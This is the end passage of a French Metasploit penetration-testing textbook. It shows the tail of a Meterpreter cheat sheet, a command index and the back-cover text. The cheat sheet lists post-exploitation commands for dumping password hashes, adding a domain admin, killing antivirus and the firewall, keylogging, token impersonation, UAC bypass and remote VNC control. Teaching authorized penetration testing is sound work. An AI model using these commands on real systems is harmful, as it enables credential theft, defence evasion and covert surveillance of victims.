C:\Windows\system32>net group "Domain Admins" metasploit /ADD /DOMAIN

Dump les hashes de mots de passe depuis la base de données SAM :

meterpreter > use priv

meterpreter > getsystem

meterpreter > hashdump

Note

Sur Win2k8, vous pourriez avoir besoin de migrer dans un processus qui est lancé avec les permissions SYSTEM si getsystem et hashdump donne des erreurs.

Migre automatiquement dans un processus séparé :

meterpreter > run migrate

Tue les processus d'antivirus de la cible depuis le script meterpreter

killav :

meterpreter > run killav

Capture les touches sur la cible dans un processus particulier :

meterpreter > ps

meterpreter > migrate 1436

meterpreter > keyscan_start

meterpreter > keyscan_dump

meterpreter > keyscan_stop

Utilise Incognito pour se faire passer pour un administrateur :

meterpreter > use incognito

meterpreter > list_tokens -u

meterpreter > use priv

meterpreter > getsystem

meterpreter > list_tokens -u

meterpreter > impersonate_token IHAZSECURITY\\Administrator

Indique quels sont les mécanismes de sécurité en place sur le système compromis, affiche l'aide, désactive le firewall Windows et tue toutes les contre-mesures trouvées :

meterpreter > run getcountermeasure

meterpreter > run getcountermeasure -h

meterpreter > run getcountermeasure -d -k

Identifie si le système compromis est une machine virtuelle :

meterpreter > run checkvm

Lance une invite de commande simple depuis la session meterpreter :

meterpreter > shell

Fournit un interface graphique distant (VNC) sur la cible :

meterpreter > run vnc

Met une console meterpreter en arrière-plan :

meterpreter > background

Contourne l'UAC Windows :

meterpreter > run post/windows/escalate/bypassuac

Dump les hashes sur un système OS X :

meterpreter > run post/osx/gather/hashdump

Dump les hashes sur un système Linux :

meterpreter > run post/linux/gather/hashdump

Index

Symboles

A

B

C

Commande -EncodedCommand *1*, *2*, *3*
Commande /etc/dhcp3/dhcpd.conf/ etc/dhcp3/dhcpd.conf.back *1*
commande exe *1*
Commande execute -f cmd.exe *1*
commande exploit *1*, *2*, *3*, *4*
Commande exploit *1*
Commande getprivs *1*
commande getsystem *1*
commande getuid *1*
commande hashdump *1*
commande help *1*
Commande host_process.memory.allocate *1*
Commande host_process.thread.create *1*
Commande impersonate_token DOMAIN_NAME\USERNAME *1*, *2*
Commande incognito *1*
Commande info *1*
commande irb *1*
commande jmp esp *1*
commande LIST *1*
Commande list_tokens -g *1*
Commande list_tokens -u *1*, *2*, *3*
commande load auto_add_route *1*
Commande load nessus *1*
commande load nexpose *1*
Commande load sounds *1*
Commande ls *1*
commande migrate *1*
Commande migrate *1*
Commande migrate PID *1*
Commande msfencode -h *1*, *2*, *3*
commande msfpayload *1*
Commande msfpayload -h *1*, *2*
Commande msfpescan *1*
Commande msfupdate *1*
commande multi_meter_inject *1*

Commande net localgroup administrators metasploit /ADD *1*
Commande netstat -an *1*
Commande net user *1*
Commande nexpose_connect -h *1*
Commande packetrecorder *1*
Commande ping *1*
Commande ps *1*, *2*, *3*
Commande reboot *1*
Commande reg *1*
Commande resource *1*
Commande rev2self *1*
Commande route *1*
Commande route add *1*
Commande route print *1*
Commande run *1*
Commande run get_local_subnets *1*
Commande run hashdump *1*
Commande run screen_unlock *1*
Commande run scriptname *1*, *1*
Commande run vnc *1*, *2*, *3*
Commande save *1*
Commande screenshot *1*, *2*
Commande search *1*
Commande search name *1*
Commande search scanner/http *1*
Commande sessions -c cmd *1*
Commande sessions -i *1*
Commande sessions -i 1 *1*
Commande sessions -K *1*
Commande sessions -l *1*, *2*, *3*
Commande sessions -l -v *1*, *2*
Commande sessions -s script *1*
Commande sessions -u *1*
Commande sessions -u 1 *1*
Commande sessions -u sessionID *1*

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Z

- Index

Référence

Hacking, sécurité et tests d'intrusion avec Metasploit

Réseaux et télécom

Programmation

Génie logiciel

Sécurité

Système d'exploitation

David Kennedy,
Jim O'Gorman,
Devon Kearns,
et Mati Aharoni

Préface de
HD Moore,
fondateur du projet
Metasploit

APPRENDRE, TOUJOURS

PEARSON